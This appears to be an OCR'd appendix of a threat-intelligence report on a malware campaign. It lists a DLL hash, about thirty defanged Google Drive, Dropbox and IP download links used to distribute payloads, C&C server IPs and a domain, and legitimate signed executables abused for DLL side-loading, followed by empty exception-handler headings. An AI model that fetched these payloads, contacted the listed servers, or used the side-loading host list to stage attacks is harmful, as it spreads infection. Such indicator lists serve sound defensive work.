
Filename	SHA256
msedge.dll	9635bc2009415b05cfb3fa1c5f40042916891d7e289502572f5d20043dc0e2a8

Others

Distributed Links
https://drive[.]google[.]com/uc?id=1pJR6hvEcdZFNPS9BIuw2Egcp_gb-pvLR&export=download
https://drive[.]google[.]com/uc?id=1t0Cxanp-cm9bOyOfrfu5BN1ya2CZs-3q&export=download
https://drive[.]google[.]com/uc?id=12ZEERd58S25zxAWUF5tiBSPOswYgtU2j&export=download
https://drive[.]google[.]com/uc?id=1OGNqBZNG57STWtoTIUwoBMFDIcu9AMh1&export=download
https://drive[.]google[.]com/uc?id=1BG0F1NdkPZOY6w2Y0YEs6nMGYLvSJiQo&export=download
https://drive[.]google[.]com/uc?id=1mQGqtxR8XzafPalD7hEUBZw-LHtPHeAG&export=download
https://drive[.]google[.]com/uc?id=1mhv6sOKU1OmqrX3PRB7fme-STM8wCMw4&export=download
https://www[.]dropbox[.]com/s/8zswaln4nm0neap/Action%20Plan%202022.zip?dl=1
http://103[.]75[.]190[.]224/Enable_Adobe_Flash_Player.zip
https://drive[.]google[.]com/uc?id=1xr-NUG2el_8wI6Lnvkp-q17rV3C_vxoC&export=download
https://drive[.]google[.]com/uc?id=1fMn9S7VIn8BszBL-VcNdJF8SkKzwTRov&export=download
https://drive[.]google[.]com/uc?id=14topBrJNM5J1m4h2bO3ihi5M6apWnx8S&export=download
https://drive[.]google[.]com/uc?id=1aTbT-p28UK-KaYttQT3nIdynHnVdPS6w&export=download
https://drive[.]google[.]com/uc?id=1roe1BE_Riy7AVbqtJZUxKTHkNvs3yn3a&export=download
https://drive[.]google[.]com/uc?id=1g36jBkVLHubXsKrf9MaUkbRwBYv6Iu7-&export=download
https://drive[.]google[.]com/uc?id=1UHAuqp6a3qNZfzF51-p3XBDYMkG77aYL&export=download
https://drive[.]google[.]com/uc?id=1zlvioLjo9HjTVqP0fDBrkQnJACW9HABf&export=download
https://drive[.]google[.]com/uc?id=1qWMPrQ_s55Y__9mBIRR1-Nw6oQiFdMII&export=download
https://drive[.]google[.]com/uc?id=1072qv4eeKRZLRfiSsx0OfrRzBLk2f0Xe&export=download
https://drive[.]google[.]com/uc?id=1KJ702ReZ_C_Z6sHzd2W1hciHjhSd9pH&export=download
https://drive[.]google[.]com/uc?id=19eGOwbQZU8Qtvt2t5kqPdvRY7S_1N504&export=download
https://drive[.]google[.]com/uc?id=1A6JFwcE0s9KFdLkdABgZmnavH709XCtM&export=download
https://drive[.]google[.]com/uc?id=1PSKh4XIMoPCsLmsUvmqWJ67lyoQuOBgZ&export=download
https://drive[.]google[.]com/file/d/1S6WhR8iIXTsKxroU6tY_PlJhDlA_0r_-/view?usp=drive_web
https://drive[.]google[.]com/uc?id=1tf0_WX1Qak84rfylGEoo4YvlYU5Dd5vA&export=download
https://drive[.]google[.]com/uc?id=1_kYWY8u9mLqNBfBQh53ZQSxAPFB_hWaf&export=download
https://drive[.]google[.]com/uc?id=1vQWG_GdVcqM_pp_UbbEysuC_AGr4flFP&export=download
https://drive[.]google[.]com/uc?id=1oyY0Fda3sqnogAIQQdkr3yDko5RJX67E&export=download
https://drive[.]google[.]com/uc?id=1qKHgooWqJaaPxtEaPDbhaL0oD_NheOi6&export=download
https://drive[.]google[.]com/file/d/1zHRbWBx1ZXNMetm7RxawRS2b55yF6337/view?usp=drive_web

C&C Servers

Domains / IPs
89[.]38[.]225[.]151
103[.]15[.]29[.]179
202[.]53[.]148[.]24
103[.]15[.]28[.]208
202[.]58[.]105[.]38
98[.]142[.]251[.]29
202[.]53[.]148[.]26
23[.]106[.]122[.]81
38[.]54[.]33[.]228
212[.]114[.]52[.]210
158[.]255[.]2[.]63
closed[.]theworkpc[.]com




Appendix


Abused Legitimate Executables for DLL Side Loading

Original Filename	SHA1	Description	Signer
adobe_licensing_wf_helper.exe	0d451c8ee760d3fdf1233b44b657dc10e0450bb6	Adobe Licensing WF Helper	Adobe Inc.
AppXUpdate.exe	679cde0668e0c196e6d38353568f6a8d8a51b456		国信证券股份有限公司
Silverlight.Configuration.exe	c8f5825499315eaf4b5046ff79ac9553e71ad1c0	Microsoft® Silverlight Configuration Utility	Microsoft Corporation
hpqhvind.exe	4d13b1ab91b766b35dbaca4e6a18eae7a06afb76	HelpContentIndexer	Hewlett Packard
TenioDL.exe	ad70a71088a8703ec81eb4ad307a0105a29199ac	Tencent TenioDL for Game	Tencent Technology(Shenzhen) Company Limited
MasterPDF.exe	0616592e11a756a8ed25a24d1723938af9f26e48	迅读PDF大师主程序	天津迅读科技有限公司
2345DLAgent.exe	04571cc1bd7a55b77afd7fe7670487eb14575f16	网络辅助工具	Shanghai 2345 Mobile Technology Co., Ltd.
Setup.exe	4e371fdea1258f508a956b9a7dd58e3aee9a67a4	Suite Integration Toolkit Executable	Microsoft Corporation
UpdateTrayIcon.exe	75c4d1f1b6b23d769cc7819d499e06b4f236925e		Tencent Technology(Shenzhen) Company Limited
WinWord.exe	6e35ae1d5b6f192109d7a752acd939f5ca2b97a6	Microsoft Word	Microsoft Corporation
minibrowser.exe	90174d17461d503751710f8a406cd2394906e901	腾讯TBS	Tencent Technology(Shenzhen) Company Limited
active_desktop_launcher.exe	db999a5ecf4e1c87fae10983f6d23b26069cbba1	active_desktop_launcher	GuangZhou KuGou Computer Technology Co.,Ltd.
AvastBrowserUpdate.exe	07294e556b26d22d52b9b76e04820071c76be354	Avast Browser	Avast Software s.r.o.
AVGBrowserUpdate.exe	2aa50e30b68dcd57f522304a1c0e28ffbd881e04	AVG Browser	AVG Technologies USA, LLC


Custom Exception Handler – 1/4



Custom Exception Handler – 2/4



Custom Exception Handler – 3/4



Custom Exception Handler – 4/4